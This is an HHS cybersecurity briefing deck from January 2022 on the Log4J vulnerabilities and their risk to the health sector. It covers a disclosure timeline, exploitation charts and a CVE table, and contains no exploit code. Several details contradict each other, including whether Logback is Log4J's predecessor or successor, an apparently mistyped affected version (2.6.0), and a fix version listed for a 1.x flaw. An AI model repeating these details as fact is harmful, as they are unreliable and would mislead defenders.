



LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

HHS CYBERSECURITY PROGRAM

OFFICE OF INFORMATION SECURITY



Log4J Vulnerabilities and the Health Sector

01/20/2022



- Introduction/Overview
- Logging Libraries/Frameworks
- Apache Log4J
- Timeline of Major Events
- Timeline of Exploitation
- Geographic Distribution of Exploitation
- Log4J Vulnerabilities
- Exploitation Details
- Patching and Remediation
- Conclusions
- References



Slides Key:



Non-Technical: Managerial, strategic and high-level (general audience)



Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)



- Log4J is a Java-based, ubiquitous logging tool now known to have multiple vulnerabilities, including multiple remote code execution flaws that can provide an attacker total control of a system.
- Initially discovered in November 2021, multiple Log4J updates have been released since then.
- No major compromises in the health sector to date; however, the health sector remains highly vulnerable, as do other industries.
- Health sector adversaries are actively leveraging these vulnerabilities.
- Updating can be a time-consuming and tedious process.
- Further vulnerabilities may continue to be identified soon.
- There are both short- and long-term steps to take in order to remain secure.
- Vulnerabilities in ubiquitous apps will present similar issues in the future.

Log4Shell™








What is a logging library/framework?

- Logging in its simplest form is simply collecting and storing events/messages that occur in any application, especially an operating system or server.
 - Stored in a log file for future analysis
- Logging agents and logging libraries are the two primary methods that software developers use to manage events.
 - Allows for the logs to be collected and analyzed in the aggregate
- Logging libraries/frameworks are embedded/integrated into source code by developers. The structure, format and mode of transmission for logs output to log libraries are modified using application programming interfaces (APIs).

observIQ

Logging libraries for frameworks and programming languages

				
log4j, log4j2, java.util.logg ing, logback instructions	Logger, Lograge	Winston, Pino, Bunyan, Morgan	Log4net, nlog	Logging utilities within Django, flask and twisted



What is Log4J?

- Very popular, open-sourced, Java-based (ported to C, C++, C#, Perl, Python, Ruby) logging framework/library, maintained by the Apache Software Foundation.
- Deployed prolifically and utilized across industries as a component to many platforms, most notably cloud services.
- Originally written by Ceki Gülcü, who has since moved on to other projects, such as SLF4J and Logback.
- Initially released in 2001; current version is 2.17.1.
 - Issues with version 1.2 and 1.3 prompted full upgrade
 - Version 2 offers plugin architecture
 - More details available here: <https://logging.apache.org/log4j/2.x/index.html#News>
 - Repository: <https://github.com/apache/logging-log4j2>
 - Official Apache page: <https://logging.apache.org/log4j/2.x/>



Timeline of Major Vulnerability Events Over the Last 60 Days



Alibaba researchers report Log4Shell vulnerability (CVE-2021-44228)

November 24, 2021

First exploitation of Log4Shell as noted by Cisco

December 2, 2021

First known exploitation of Log4Shell

December 1, 2021

Log4J 2.15.0 released

December 5, 2021





Proof-of-concept
Log4Shell exploit
code posted to
GitHub

December 9, 2021

Checkpoint observes
~400K attacks

December 12, 2021

Netlab noted Muhstik
and Mirai botnets
leveraging Log4J
vulnerabilities

December 11, 2021

Second vulnerability
(CVE-2021-45046)
identified in Log4J
2.15.0; version
2.16.0 released to
patch it

December 13, 2021



Timeline of Major Vulnerability Events Over the Last 60 Days, Part 3



DHS/CISA gives federal government 10 days to patch; Adds Log4Shell to catalog of actively-exploited vulnerabilities; Launches dedicated webpage

December 14, 2021

Denial-of-service vulnerability (CVE-2021-45105) identified in Log4J version 2.6.0, 2.17.0 released

December 17, 2021

Third vulnerability (CVE-2021-4104) identified (Log4J v. 1, end-of-life, no patch)

Vulnerability in Logback (Log4J predecessor, CVE-2021-42550) identified

December 15, 2021

Remote code execution vulnerability (CVE-2021-44832) identified in 2.17.0. Apache releases 2.17.1 to fix it.


December 28, 2021





Source: Sophos; no scale available


Log4J Exploit Traffic, December 10-12





Source: Sophos; no scale available

Log4J Exploit Attempts 12/11–12/19






Source: ESET; no scale available





Exploit attempt source IPs

- 0.0032 - 1.46
- 1.77 - 4.49
- 6.8 - 11.88
- 24.46
- 30.1 +






Location of Exploit C2 URLs

- 0.015 - 3.04
- 4.03 - 9.3
- 12.31 - 21.58
- 40.47
- 59.12 +






Targeting Scale



Geographic Distribution of Exploits in Late December 2021




Source: ESET





TOP 20 COUNTRIES WITH MOST EXPLOIT ATTEMPTS



Source: eset






Five vulnerabilities in Log4J since December 2021 (plus one in Logback framework)

CVE	TYPE	Description/Notes
CVE-2021-44228	Remote Code Execution	Rated Critical; present in Log4j2 2.0-beta9 to 2.12.1 and 2.13.0 through 2.15.0; called Log4Shell; CVSS: 10 of 10; fixed in version 2.15.0
CVE 2021-45046	Denial of Service	Fix to address CVE-2021-44228 in 2.15.0 was incomplete in certain non-default configurations; fixed in version 2.16.0
CVE-2021-4104	Remote Code Execution	Rated High; present in versions 1.x; CVSS: 7.5; fixed in version 2.17.0 (no fix for Log4J version 1 - EoL)
CVE-2021-42550	Arbitrary Code Execution	Rated Moderate; present in Logback logging framework (successor to the Log4j 1.x); fixed with Logback versions, 1.3.0-alpha11 and 1.2.9
CVE-2021-45105	Denial of Service	Versions 2.0-alpha1 through 2.16.0 did not protect from uncontrolled recursion from self-referential lookups; CVSS: 7.5 of 10; fixed in version 2.17.0
CVE-2021-44832	Remote Code Execution	Present in version 2.17.0; CVSS score of 6.6; fixed in version 2.17.1



What is JNDI?

